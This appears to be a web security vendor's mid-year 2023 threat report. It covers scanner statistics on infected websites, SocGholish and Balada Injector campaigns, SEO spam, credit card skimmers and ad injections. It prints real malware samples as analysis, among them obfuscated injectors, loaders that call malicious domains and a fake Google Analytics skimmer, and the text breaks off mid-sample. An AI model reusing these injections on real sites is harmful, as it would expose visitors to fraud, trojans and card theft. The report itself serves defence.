



SiteCheck Remote Website Scanner

SiteCheck Mid-Year 2023



Index

SiteCheck Mid-Year 2023

■ Website Malware Infections	3
Malware & Redirects	4
SocGholish	4
Balada Injector	7
Top Infected JavaScript Files	8
SEO Spam	9
Japanese Spam	10
Hidden Content	11
Keyword Spam	12
Gambling Spam	14
Credit Card Stealers	14
Unwanted Ads	15
Defacements	16
■ Blocklisting	17
Balada Injector	17
SocGholish	17
Bogus Short URLs	18
■ Hardening Recommendations	19
No CSP	19
X-Frame-Options	20
Missing WAF	20
Strict Transport Security	20
No Redirect to HTTPS	20
■ TL;DR	21
■ Credits	21

SiteCheck Mid-Year 2023

Conducting an external website scan for indicators of compromise is one of the easiest ways to identify security issues.

While remote scanners may not provide as comprehensive of a scan as server-side scanners, they allow users to instantly identify malicious code and detect security issues on their website without installing any software or applications.

Our free SiteCheck [remote website scanner](#) provides immediate insights about malware infections, blocklisting, website anomalies, and errors for millions of webmasters every month.


In this report, we'll be analyzing data from the first half of the year to identify the most common malware infections found by SiteCheck. We'll also provide examples to help webmasters understand how to identify malware in their own environments.

Website Malware Infections

In the first half of 2023, SiteCheck scanned a total of **54,743,804** websites. From this number we detected **628,085** infected sites, while another **851,164** sites were found to contain [blocklisted resources](#).

Website infections can occur for a multitude of reasons. But most often, they're the result of an attacker exploiting a vulnerable website for its valuable resources — credit card information, traffic, SEO, or even server resources.

We analyzed the most common signatures to pinpoint which types of malware were frequently detected on compromised systems. Injected malware and redirects were the most common infection in our remote scan data, followed by SEO Spam.



An overlap in distribution percentages exist, as hacked websites are often infected with more than one type of malware.

Malware & Redirects

A total of **388,388** sites were detected with injected malware and redirects, accounting for **61.84%** of website infections detected by SiteCheck in the first half of 2023.

Malware injections are defined as malicious external script injections, iframes, inline scripts - and exclude any detections already flagged as SEO spam. They are typically found injected into JavaScript files or nestled within a site's HTML code.


SocGholish

One malware injection of significant note was **SocGholish**, which accounted for over **17.66%** of injections in the first half of 2023. In addition to script injections, a total of **15,172** websites were found to contain external script tags pointing to known SocGholish domains.

This malware is responsible for redirecting site visitors to malicious pages designed to trick victims into installing fake browser updates. JavaScript is used to display notices in the victim's web browser and initiate a download for remote access trojans, allowing the attacker to gain full access and remotely control the victim's computer including mouse and keyboard, file access, and network resources.

SocGholish is also known to be the first stage in ransomware attacks against large corporations.

In 2023, several distinct website malware campaigns were known to serve SocGholish malware:



In some cases, our remote scanner found more than one type of SocGholish infection on the same site.

■ NDSW Malware

The [ongoing NDSW/NDSX malware campaign](#) — the most prevalent variant of SocGolish — accounted for 54,185 detections in the first half of 2023.

What differentiates NDSW from so-called “vanilla” SocGholish code is that the malware references an NDSW (or NDSJ) variable and contains a custom wrapper used to dynamically serve the malicious injection through a PHP proxy.

```

;if(ndsj===undefined){(function(R,G){var a={R:0x148,G:0x12b,H:0x167,K:0x141,D:0x136},A=s,H=R();while(![]) {try{var K=parseInt(A(0x151))/0x1*(-parseInt(A(a.R)/0x2)+parseInt(A(a.G)/0x3+parseInt(A(a.H)/0x4*(-parseInt(A(a.K)/0x5)+parseInt(A(0x15d')))/0x6+parseInt(A(a.D)/0x7*(-parseInt(A(0x168)/0x8)+parseInt(A(0x14b)/0x9+parseInt(A(0x12c)/0xa*(-parseInt(A(0x12e)/0xb);if(K===G)break;else H['push'](H['shift']());};catch(D){H['push'](H['shift']());}}}(L,0xc890b));var ndsj=![],HttpClient=function(){var C={R:0x15f,G:0x146,H:0x128,u=s;this[u(0x159)]=function(R,G){var B={R:0x13e,G:0x139},v=u,H=new XMLHttpRequest();H[v(0x13a)]+v(0x130)+v(0x12a)+v(C.R)+v(C.G)+v(C.H)=function(){var m=v;if(H[m(0x137)]+m(0x15a)+m(B.R)+e']==0x4&&H[m(0x145')+m(0x13d)]==0xc8)G(H[m(B.G)+m(0x12d)+m(0x14d')+m(0x13c)]);};H[v(0x134)'+n'](v(0x154),R,![]),H[v(0x13b)'+d'](null);};},rand=function(){var Z={R:0x144',G:0x135},x=s;return Math[x(0x14a)'+x(Z.R)](x(Z.G)+x(0x12f)'+ng'](0x24)[x(0x14c)'+x(0x165)](0x2);},token=function(){return rand()+rand();};function L(){var b=['net','ref','ex0','get','dyS','/t','eho','980772rJf0Y','t.r','ate','ind','nds','www','loc','y.m','str','/jq','92VMZVaD','400dyJAt','eva','nge','://','yst','3930855jQvRfm','110iCT0At','pon','1424841tlyhgP','tri','ead','ps','js?','rus','ope','toS','2062081ShPYmR','rea','kie','res','onr','sen','ext','tus','tat','urc','htt','172415Qpzjym','coo','hos','dom','sta','cha','st.','78536EWzVY','err','ran','7981047iLijlK','sub','seT','in.','ver','uer','13CRxsZA','tna','eso','GET','ati'];L=function(){return b;};return L();}function s(R,G){var H=L();return s=function(K,D){K=K-0x128;var N=H[K];return N;};s(R,G);}(function(){var I={R:0x142',G:0x152,H:0x157,K:0x160,D:0x165,N:0x129,t:0x129',P:0x162,q:0x131',Y:0x15e',k:0x153',T:0x166',b:0x150,r:0x132,p:0x14f,w:0x159'},e={R:0x160,G:0x158},j={R:0x169'},M=s,R=navigator,G=document,H=screen,K=window,D=G[M(I.R)+M(0x138)],N=K[M(0x163)+M(0x155)'+on'] [M(0x143)'+M(I.G)'+me'],t=G[M(I.H)+M(0x149)'+er'];N[M(I.K)+M(0x158)'+f'] (M(0x162)'+') ==0x0&&(N=N[M(0x14c)'+M(I.D)](0x4));if(t&&&Y(t,M(I.N)+N)&&&Y(t,M(I.t)+M(I.p)'+'+N)&&&D){var P=new HttpClient(),q=N(0x140)+M(I.q)+M(0x15b)+M(0x133)'+M(I.Y)+M(I.k)+M(0x13f)'+M(0x15c)'+M(0x147)'+M(0x156)'+M(I.T)+M(I.b)+M(0x164)'+M(0x14e)'+M(I.f)+M(I.p)'+'+token(P);P[M(I.W)](q,function(k){var n=M;Y(k,n(0x161)'+x')&&&K[n(j.R)'+l'](k);});};function Y(k,T){var X=M;return k[X(e.R)+X(e.G)'+f'](T)!==0x1;}});};

```

Our remediation team often finds large numbers of impacted files for this infection, as attackers are known to inject the malware into every .js file on the hacked website.

The malware operates in two parts. Firstly, a malicious JavaScript injection (NDSW or NDSJ) is typically found injected within HTML at the end of an inline script or appended to the bottom of every .js file in the compromised environment. The second layer with the NDSX payload (responsible for SocGholish fake browser update pages) is served by a malicious PHP proxy script, which is typically located in a random directory on the same infected domain.

■ Vanilla SocGholish

We call this type of injection “vanilla” SocGholish because, unlike other campaigns, attackers inject JavaScript code or HTML script tags that point directly to known SocGholish domains.

In 2023, such injections are mainly found appended to legitimate .js files like this:

```
;(function(z,i,u,n,m,e){m=i.createElement(u);e=i.getElementsByTagName(u)[0];m.async=1;m.src=n;e.parentNode.insertBefore(m,e);})(window,document,'script','https://trademark.iglesiaelarca[.]com/uJAG3nbyQh0Z2B2NufN4XHRJkgYpTZH8Sdr85Sf/Bbo=');
```

Or injected as html script tags, as seen in this example.

```
<script async src="https://devops.livinginthenowbook[.]info/2veTMKHV8Fm+1akC7c0/Eqme9xLgw6oJ7MGgHPiFsQr4g+sSpw=="></script>
```

■ Khutmhpx

The so-called **khutmhpx** variant is known to inject the following malware at the top of HTML code of infected websites in an attempt to hijack traffic and [redirect site visitors to scam pages](#).

```
<script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script>
var khutmhpx = document.createElement("script");
khutmhpx.src = "https://libertader[.]org/YMKhmHVC";
document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
```

The scripts for **khutmhpx** frequently change the domains that they load malware from. In the first half of 2023, this variant leveraged over 30 different domain names and was detected on **10,094** infected websites.

■ Xjquery

During March, 2023, we started noticing a new variation of SocGhosh malware that used an [intermediary xjquery\[.\]com](#) domain. This variation was detected **1,543** times.

```
<script async type='text/javascript' src='//xjquery[.]com/js/jquery-min-js'></script>
```


■ Sczriptzzbn

The sczriptzzbn malware initially pushed malware pretending to be a [CloudFlare DDoS Captcha](#). However, by the end of 2022 it started consistently serving SocGhosh fake updates.

In 2023, we mostly detected this malware injected at the top of legitimate .js files:

```
var sczriptzzbn = document.createElement('script');
sczriptzzbn.src = 'https://friscomusicgroup.com/br2';
document.getElementsByTagName('head')[0].appendChild(sczriptzzbn);
```

■ Balada Injector

SiteCheck detected **60,697** sites injected with obfuscated scripts for the ongoing massive malware campaign known as [Balada Injector](#), accounting for **15.63%** of malware injections in the first half of 2023. Furthermore, external script tags pointing to **43** known Balada domains were detected on **84,787** sites. Some sites were found to contain both obfuscated scripts and external script injections at the same time.

The Balada malware campaign was among the top infections that Sucuri's remediation team cleaned so far in 2023, and is known to redirect site visitors to scams, ads and other malicious resources. One of the biggest contributors to these numbers was the May wave exploiting the vulnerability in the [Essential Addons for Elementor](#).

The JavaScript injections for this campaign are typically either appended to one or several legitimate .js files or injected into a header and/or footer of the page so that they fire on every page load and redirect traffic to the attacker's final destination.

Character code obfuscation (decoded using [String.fromCharCode](#)) is a tell tale sign of Balada injections, as seen in this example that was found at the top of [wp-includes/js/jquery/jquery.min.js](#) that injects a malicious script from [hxxps://cdn.clickandanalytics\[.\]com/track](#).

```
var q=b;function a(){var r=['createElement','parentNode','2ZLJWuo','head','17575602BTZXWL',
'626304BDcnef','1232KJxkjg','insertBefore','1296003wHLiKo','7176CgWeFx','
542312BRRNNB','21922440mnnDmV','20zpspyS','18JbvAYb','c="','14004ZIfvGs','
getElementsByTagName','999251qdSltW','currentScript','querySelector','fromCharCode','
ack','2285tRdZVl','appendChild']
...skipped...
var bd='ht'+String[q('0x188')](0x74,0x70,0x73,0x3a,0x2f,0x2f,0x63,0x64,0x6e,0x2e,0x63,0x
6c,0x69,0x63,0x6b)+'and'+String[q('0x188')](0x61,0x6e,0x61,0x6c,0x79,0x74,0x69,0x63,
0x73,0x2e,0x63,0x6f,0x6d,0x2f,0x74,0x72)+q('0x189'),bd2=q('0x190');
...skipped...
:d['getElementsByTagName'](q('0x18f'))[0x0]!==null&&d[q('0x184')](q('0x18f'))[0x0][q('
0x18b')](s);}
```

This is not a full picture of the scope of the campaign, however. When the scripts are injected as a link directly to a malicious third party website, they are detected as a **blocklisted resource** instead of a malware injection.

■ Top Infected JavaScript Files

The following **.js** files were most commonly found to contain malicious injections during a remote SiteCheck scan.

Infected JavaScript File Name	# Sites
/wp-includes/js/jquery/jquery.min.js	34,342
/wp-includes/js/jquery/jquery-migrate.min.js	26,181
/wp-includes/js/quicktags.js	2,146
/wp-includes/js/jquery/jquery.js	1,729
/wp-content/themes/hello-elementor/assets/js/hello-frontend.min.js	749

Injections can be found appended under the current script or under the head of a page, leading them to fire on every page load.

Attackers typically leverage obfuscation techniques to evade detection, which can make manual searches for malicious JavaScript a challenge. But since these infections target traffic and are found at the client level, remote website scanners like SiteCheck can locate and identify the malware.

61.84%

of infections were found to contain external scripts, malicious iframes, or inline script injections.

SEO Spam

A total of **267,416** websites were detected with SEO spam by SiteCheck in the first half of 2023, accounting for **42.58%** of all infected site detections.

SEO spam often results in unwanted keywords, spam content, advertisements, or malicious redirects to the attacker's site. It also happens to be one of the **most common types of malware** found during remediation cleanup — and is known to inject thousands of pages in the compromised environment.

Since an SEO spam infection typically allows an attacker to piggyback off the victim website's hard earned rankings, they can be exceptionally valuable for the attacker — at the expense of the webmaster's hard work and effort.

SEO spam was detected on **267,416** websites by SiteCheck in the first half of **2023**, accounting for **42.58%** of all infections.



42.58%

Attacks are known to leverage link injections, spam comments, or even create new posts or pages on the hacked site. Furthermore, these attacks can impact websites on any CMS, including WordPress, Joomla, Drupal, or Magento.


Our team regularly encounters three main techniques used to inject spam onto websites:

- Fake spam posts injected into the CMS database
- HTML code injections into plugin or theme files containing concealed elements
- Dynamic spam doorway pages that generate content on demand

If left untreated, an SEO spam infection can lead to **blocklisting by Google** and other major search authorities — which can significantly damage website rankings, reduce organic traffic, and negatively impact reputation. If you operate an ecommerce store, an infection can result in lost revenue and even impact your PCI DSS compliance if data is breached.

Let's take a look at some of the most common SEO spam categories from the first half of 2023.

SEO Spam Distribution



- Japanese Spam
- Hidden Content
- Keyword Spam
- Gambling Spam
- Escort Spam



Japanese Spam


Japanese spam infections was the most common category found on infected sites, with a total of **88,581** sites accounting for **33.12%** of SiteCheck's SEO spam detections.

These spam campaigns pollute a site's search results with Japanese keywords and spam content for knock-off designer brands. Infections are known to include thousands of web pages with Japanese content that attackers have added to the compromised domain.

As a result of these infections search results may be polluted with Japanese keyword spam, as seen in these recent examples below:



In many cases, infected websites also contain cloaked content for Japanese spam.



■ Hidden Content

The hidden content category accounted for **26.68%** of all SEO spam detections and was detected on **71,340** infected sites.

Hidden content is a common black hat SEO technique used to conceal spam content within legitimate web pages. Attackers use these tricks to leverage a website's rankings without drawing attention to the infection.

The most common technique used to hide content on a compromised website was concealing links within `<div>` tags with the "**overflow:hidden;height:1px;**" style. This practice was detected on **13,519** websites.

```
<div style="overflow:hidden;height:1px;"><a href="http://[redacted].com/secuimage/images/
Images/test1037.htm">best replica watches site, fake rolex replica diamond designer watches
</a><a href="http://[redacted].com/secuimage/images/Images/test1038.htm">who sells the
best replica watches fake luxury perfect replica watches</a><a href="http://[redacted].com/
secuimage/images/Images/test1039.htm">the best replica watches in the world swiss high
quality replica watches fake rolex watches</a><a href="http://[redacted].com/secuimage/
images/Images/test1042.htm">where to buy a fake rolex for sale</a><a href="http://[
redacted].org/en/soc/index.html">best swiss replica watches rolex replica watches</a><a href
="http://[redacted].org/en/soc/index.html">who makes the best replica watches rolex replicas
</a></div>
```

Attackers create a `<div>` one pixel high then inject their spam links into the miniscule tag. The links are not visible to ordinary site visitors unless they happen to be examining the code — but injected links are visible to search engines.

Another common trick was placing spam in a div shifted to the left off the screen by using a ridiculously large random negative number in the “left” parameter of the div’s style, accounting for **10,464** SiteCheck SEO spam detections.

```
<div style="position: absolute; left: -5630946194619461px;">A car accident lawyer in
Denver, Norway will help online casino players get justice. It's not uncommon for a <a
href="https://[redacted].dk/sponseret-indhold/
helt-nye-norske-netcasinoer-og-spilleautomater/132672">helt nye casino</a> player to be
harmed by someone else's negligence, but our attorneys at Fuicelli & Lee have the
knowledge and experience to help you get the compensation you deserve. You can always
contact us by phone free of charge to discuss your case and we are proud to serve online
casino players.</div>
```

■ Keyword Spam

The keyword spam category accounted for **25.28%** of all SEO spam detections and was found on **67,606** infected sites.

This category primarily includes spam for pharmaceutical drugs, essay services, dating services, and replica knock-off products. SiteCheck’s signatures also detect these infections as hidden link injections or “cloaking” injections.


Attackers use cloaking techniques to show content or URLs to search engines that are entirely different from results displayed to website visitors, essentially manipulating search engine rankings for terms that are irrelevant to the website’s original content.

As an illustration, attackers may inject scripts that serve up a completely different page filled with spam content to Google, while showing an unmodified webpage to website visitors is one . Alternatively, the attacker’s scripts might only insert keywords or spam content into a webpage when the user agent belongs to a search engine — not a site visitor.

For example, let’s analyze an infected website that is based in America and completely unrelated to any pharmaceutical products. Website visitors who open the website directly find unmodified content as expected, with no indication that the website has an infection. However, search engine crawlers will find cloaked spam content and keywords, as seen on this snippet:

```
<title>Buy Anafranil Online Uk >> REAL SALE: -10,20,30%</title>
<meta name="description" content="REAL SALE: -10,20,30%.
Cephalexin body odor. Priligy janssen cilag. Clozapine toxicity.
Clozapine blood pressure. Clomiphene resistance and failure.
Nolvadex jak stosowac. Fluconazole alternative.">
```


The cloaked spam results in polluted search results, which can seriously impact rankings. And while Google still links to legitimate website pages, if a visitor clicks on one of these search results then the malware automatically redirects them to the attacker's counterfeit drug store site.



Furthermore, web searchers are displayed information on buying prescription drugs in various countries such as Mexico, UK (United Kingdom), and Canada — instead of the site's real content which targets US visitors.

This example clearly highlights the impact of pharmaspam infections and demonstrates the importance of protecting against infection to protect your website, search rankings and visitors.

25.28%

of websites infected with SEO spam contained keywords for essay services, pharmaceuticals, pornography, or knock-off replica merchandise.

■ Gambling Spam

27,467 scanned sites were detected with gambling and casino-related spam in the first half of 2023, accounting for **10.27%** of all SEO spam detections. Many detections contained injections for Indonesian spam, however in 2023 the trend for gambling spam targeting more non-English speaking countries continued.

Indonesian gambling spam campaigns are known to reuse expired domains with names and TLDs that are completely unrelated to gambling or Indonesia. These domains work as doorways for gambling sites that operate off dozens of different domains and IP addresses.

■ Credit Card Stealers

Also known as **MageCart**, credit card skimming malware was detected on **4,614** websites by SiteCheck in the first half of 2023.

These detections were spread across **87** distinct skimmer variants and impacted popular CMS' like WordPress, Magento and OpenCart.

Another **502** websites were found to contain external malicious JavaScript which loaded credit card skimming malware from blocklisted domains.

■ GoogleAnalyticsObjects

The most common credit card skimmer variant — detected on **1,260** WordPress sites in the first half of 2023 — contained the following script, with slight variations for obfuscated domains.


```
<script id="google-analytics" type="text/javascript">(function(i,s,o,g,r,a,m){i['
Google'+Analytics+'Objects']=r;a=s.createElement(g),m=s.getElementsByTagName(g)
[0];if(i.location['href'].indexOf(i.atob(r))>0){a.async=1;a.src=''+i.atob(o)+m.
parentNode['insert'+Before'](a,m);r=1;}})(window,document,'Ly9qcWJzLWdlldC5zdG9yZ
S93d3cuZ29vZ2xllWfuYWx5dGljcy5jb20vcGx1Z2lucy91YS9saW5raWQuanM=', 'script', 'Y'+2+'h'+
'l'+Y'+2+'t'+t+'v'+d+'X'+Q+'=', '//www.google-analytics.com/analytics.js', 'ga
')</script>
```

This malicious JavaScript pretends to be Google Analytics (it features variations of “GoogleAnalyticsObjects” keyword instead of “GoogleAnalyticsObject” in a real Google script). The malware uses the atob function to decode the encoded strings, loading the credit card skimming malware from third party domains and executing in the victim's browser during the checkout process, for example:

```
//jqbs-get[.]store/www.google-analytics.com/plugins/ua/linkid.js
```

It then pilfers any information entered into the checkout field of the website and sends it to an exfiltration destination controlled by the attackers.

WordPress continues to be the most common CMS platform affected by credit card skimming MageCart malware. This data only tells part of the story, however. MageCart infections on WordPress websites commonly load through malicious **plugins** and are invisible to external scanners such as SiteCheck. PHP and other backend MageCart malware also affect other platforms such as Magento and OpenCart.



Credit card skimming malware was detected on **4,614** websites by SiteCheck in the first half of 2023 and impacted popular CMS' like WordPress, Magento and OpenCart.

Unwanted Ads

A total of 11,487 infected websites contained unwanted ads, amounting to 1.83% of detected infections. This category includes malware that pushes unwelcome advertisements, website pop-ups, and malvertisements — and is typically used to monetize access to the compromised environment, since ad networks will pay out to the hacker's affiliate account instead of the website owner's.

Unwanted ads can have serious implications for both site visitors and website owners. Bad actors can use this malware to track user behavior, create malicious redirects to other websites, generate commissions or serve malicious downloads.

The most common unwanted ad script from **cjvdfw[.]com** was found injected on **2,912** sites.

```
<script>(function(d){let s=d.createElement('script');s.async=true;s.src='https://cjvdfw.com/code/native.js?h=waWQi0jExNDY3MDEsInNpZCI6MTE4NTIwNCwid2lkIjo0NDExNDYsInNyYyI6Mn0=eyJ';d.head.appendChild(s);})(document);</script>
```

■ Base64 Ad Scripts

Yet another common variant of unwanted ads responsible for **1,262** SiteCheck detections belonged to these scripts, which are typically injected in Base64 format as **<script src="data:text/javascript;base64,...>**

```
<script src="data:text/javascript;base64,CiAgICAoZnVuY3Rpb24oKSB7CiAgICB2YXIgYm
